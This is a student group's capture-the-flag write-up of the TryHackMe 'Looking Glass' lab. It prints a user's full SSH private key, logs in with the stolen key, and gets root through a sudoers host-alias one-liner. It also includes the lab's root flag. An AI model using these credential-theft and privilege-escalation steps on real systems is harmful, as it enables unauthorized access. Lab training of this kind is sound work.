
```
humptydumpty@looking-glass:/home$ cd alice
cd alice
humptydumpty@looking-glass:/home/alice$ cat .bashrc
cat .bashrc
```

We then checked inside for anything useful. We have permission to read the .bashrc file in the alice home folder, even though we haven't got permission to view the contents of that folder.




```
humptydumpty@looking-glass:/home/alice$ ls -la .ssh/id_rsa
ls -la .ssh/id_rsa
-rw------- 1 humptydumpty humptydumpty 1679 Jul  3  2020 .ssh/id_rsa
```

ZiYang then suggested that if we can find something else obvious like a rsa key. We see there is an id_rsa file in the expected .ssh folder, but also notice it is owned by our current logged-on user humptydumpty.




```
humptydumpty@looking-glass:/home/alice$ cat /home/alice/.ssh/id_rsa
cat /home/alice/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7x2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy5OnaHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW4O0JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
```

Still, we were able to read the contents. It showed us a very very long line of texts. Using this file, TeckFung suggested that we try to ssh to alice.




```
humptydumpty@looking-glass:/home/alice$ ssh alice@10.10.129.167 -i  /home/alice/.ssh/id_rsa
<ssh alice@10.10.129.167 -i  /home/alice/.ssh/id_rsa
The authenticity of host '10.10.129.167 (10.10.129.167)' can't be established.
ECDSA key fingerprint is SHA256:kaciOm3nKZjBx4DS3cgsQa0DIVv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes
yes
Warning: Permanently added '10.10.129.167' (ECDSA) to the list of known hosts.
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ id
id
uid=1005(alice) gid=1005(alice) groups=1005(alice)
```

We were able to successfully login as user alice.




```
alice@looking-glass:~$ ls
ls
kitten.txt
alice@looking-glass:~$ cat kitten.txt
cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards with all her might.

The Red Queen made no resistance whatever; only her face grew very small, and her eyes got large and green: and still, as Alice went on sha
king her, she kept on growing shorter—and fatter—and softer—and rounder—and—


—and it really was a kitten, after all.
```

Checking the list, we found there’s a text file named “kitten.txt”. We checked it and found a story of some sort.



```
alice@looking-glass:~$ find / -name *alice* -type f 2>/dev/null
find / -name *alice* -type f 2>/dev/null
/etc/sudoers.d/alice
alice@looking-glass:~$ cat /etc/sudoers.d/alice
cat /etc/sudoers.d/alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:~$ sudo -h ssalg-gnikool /bin/bash
sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# whoami
whoami
root
```

Root Privilege Escalation
Members involved: Ho Teck Fung, Tan Teng Hui, Tan Wei Tong, Ong Zi Yang
Tools used: Terminal
Thought Process and Methodology and Attempts:
It was at this point that we felt we were getting very close to getting the root flag. TengHui suggested that we use try using a command to look for any files that contain the name “alice”. We got something! We checked inside the file for any clues. We can see that we can become the root without a password. And so, we finally escalated to user root.



```
root@looking-glass:~# ls
ls
kitten.txt
root@looking-glass:~# cat /root/root.txt
cat /root/root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:~# cat /root/root.txt | rev
cat /root/root.txt | rev
thm{bc2337b6f97d057b01da718ced6ead3f}
root@looking-glass:~# 
```

Inside the list, there’s the same text file. We then go back to the /root and checked what’s inside the root.txt file. It was the root flag. We reversed it and got it.
thm{bc2337b6f97d057b01da718ced6ead3f}

Contributions

ID	Name	Contribution	Signatures
1211102399	Ho Teck Fung	The only one that got the root flag. Did the recon. Discovered the exploit to the root. Did all of the writing after compiling the findings. Planned everything for other members.	Ho
1211102289	Tan Teng Hui	Figured out the exploit for the initial foothold. Can't even load the netcat command. Figured out the exploit for the initial foothold. Given useful suggestions. Faced a lot of problems when attempting. Supported by talking a lot in the group.	Tan
1211101802	Tan Wei Tong	Figured out the exploit for the initial foothold. Can't even load the netcat command. Edited the video for our presentation. Looks cool cause he vapes during the recording session. Giving moral support to others.	Wt
1211101795	Ong Zi Yang	Figured out the exploit for the initial foothold. Can't even load the netcat command. Recorded the video for our presentation. Chill dude. Stays up late every day just to play games. The group's most quiet person. Doesn't type much in the group.	

Video Link: https://youtu.be/-CKsWHW2jIQ

List of references:

Walk-through of Looking Glass from TryHackMe - pencer.io
Hack The Troll - Looking Glass